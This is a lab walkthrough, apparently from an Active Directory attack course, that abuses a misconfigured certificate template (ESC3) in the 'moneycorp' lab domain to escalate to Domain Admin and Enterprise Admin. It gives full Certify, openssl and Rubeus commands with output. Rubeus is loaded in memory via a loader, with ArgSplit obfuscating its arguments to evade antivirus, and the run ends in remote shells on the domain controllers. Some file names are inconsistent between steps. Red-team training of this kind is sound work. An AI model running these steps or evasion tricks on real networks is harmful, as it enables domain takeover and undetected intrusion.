
The "SmartCardEnrollment-Agent" template has EKU(ExtendedKetUsage) for Certificate Request Agent and grants enrollment rights to Domain users.
If we can find another template that has an EKU(ExtendedKeyUsage) that allows for domain authentication and has application policy requirement of certificate request agent, we can request certificate on behalf of any user.
With the command below we are able to find the perfect template we are looking for.Certify.exe find
 CA Name                               : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Template Name                         : SmartCardEnrollment-Users
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 1
    Application Policies                  : Certificate Request Agent
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\Domain Users            S-1-5-21-719815819-3726368948-3917688648-513
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
      Object Control Permissions
        Owner                       : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
        WriteOwner Principals       : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteDacl Principals        : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteProperty Principals    : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
We were able to find the perfect template with the perfect sets we were looking for. As we can see above, we have what we were looking
That great. Now let’s request an Enrollment Agent Certificate from the template "SmartCardEnrollment-Agent".
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Agent

Now let’s copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE----- and save it to ESC1.pem
We need to convert it to PFX to use it. I will use MrStark123 as the export password
C:\AD\Tools\openssl\openssl.exe pkcs12 -in ESC3.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out ESC3-Agent.pfx
Now we can use the Enrollment Agent Certificate to request a certificate for DA from the template SmartCardEnrollment-Users
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users /onbehalfof:dcorp\administrator /enrollcert:C:\AD\Tools\ESC3-Agent.pfx /enrollcertpw:MrStark123

Once again, save the certificate text to ESC3_Domain-Admin.pem and convert the pem to pfx. Still using MrStark123 as the export password.
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc3-Domain_Admin.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc3-Domain_Admin.pfx
Using PELoader.exe for args encoding.
Back to cmdlet, PELoader.exe is a tool used to load a payload into memory. So I’ll use PELoader.exe now to load and execute Rubeus.exe into memory. Pay attention that if we are using PELoader.exe to load payloads into memory only. It is also good that we execute ArgSplit.bat first to encode parameters of Rubeus, SafetyKatz and BetterSafetyKatz.
ArgSplit.bat
asktgt
[!] Argument Limit: 180 characters
[+] Enter a string: asktgt
set "z=t"
set "y=g"
set "x=t"
set "w=k"
set "v=s"
set "u=a"
set "Pwn=%u%%v%%w%%x%%y%%z%"
Now let’s use the ESC3-Domain_Admin.pem created above with Rubeus to request a TGT for Domain Admin.
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn% /user:Administrator /certificate:esc3-Domain_Admin.pfx /password:MrStark123 /ptt

As we can seen from the output above, the ticket has been successfully imported into our Cached Tickets, let’s enumerate it using klist command.
klist

Yes the ticket has been imported, now we can access Domain Controller as Domain Admin.
winrs -r:dcorp-dc cmd

We were able to privilege escalate to Domain Admin.
To escalate to Enterprise Admin, we just need to make changes to request to the SmartCardEnrollment-Users template and Rubeus.
Please note that we are using '/onbehalfof: mcorp\administrator' here.
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users /onbehalfof:mcorp\administrator /enrollcert:C:\AD\Tools\ESC3-Agent.pfx /enrollcertpw:MrStark123
After we Convert the pem to ESC3-Enterprise_Admin.pfx using openssl with password MrStark123 and use the pfx with Rubeus
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\ESC3-Enterprise_Admin.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\ESC3-Enterprise_Admin.pfx
Using PELoader.exe for args encoding.
Back to cmdlet, PELoader.exe is a tool used to load a payload into memory. So I’ll use PELoader.exe now to load and execute Rubeus.exe into memory. Pay attention that if we are using PELoader.exe to load payloads into memory only. It is also good that we execute ArgSplit.bat first to encode parameters of Rubeus, SafetyKatz and BetterSafetyKatz.
ArgSplit.bat
asktgt
[!] Argument Limit: 180 characters
[+] Enter a string: asktgt
set "z=t"
set "y=g"
set "x=t"
set "w=k"
set "v=s"
set "u=a"
set "Pwn=%u%%v%%w%%x%%y%%z%"
Now let’s use PFX created with Rubeus to request a TGT for Enterprise Admin - Administrator!
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn% /user:moneycorp.local\administrator /certificate:C:\AD\Tools\ESC3-Enterprise_Admin.pfx /dc:mcorp-dc.moneycorp.local /password:MrStark123 /ptt
Voila we were able to get Enterprise Admin privilege escalation. We can access domain controller using winrs.winrs -r:mcorp-dc cmd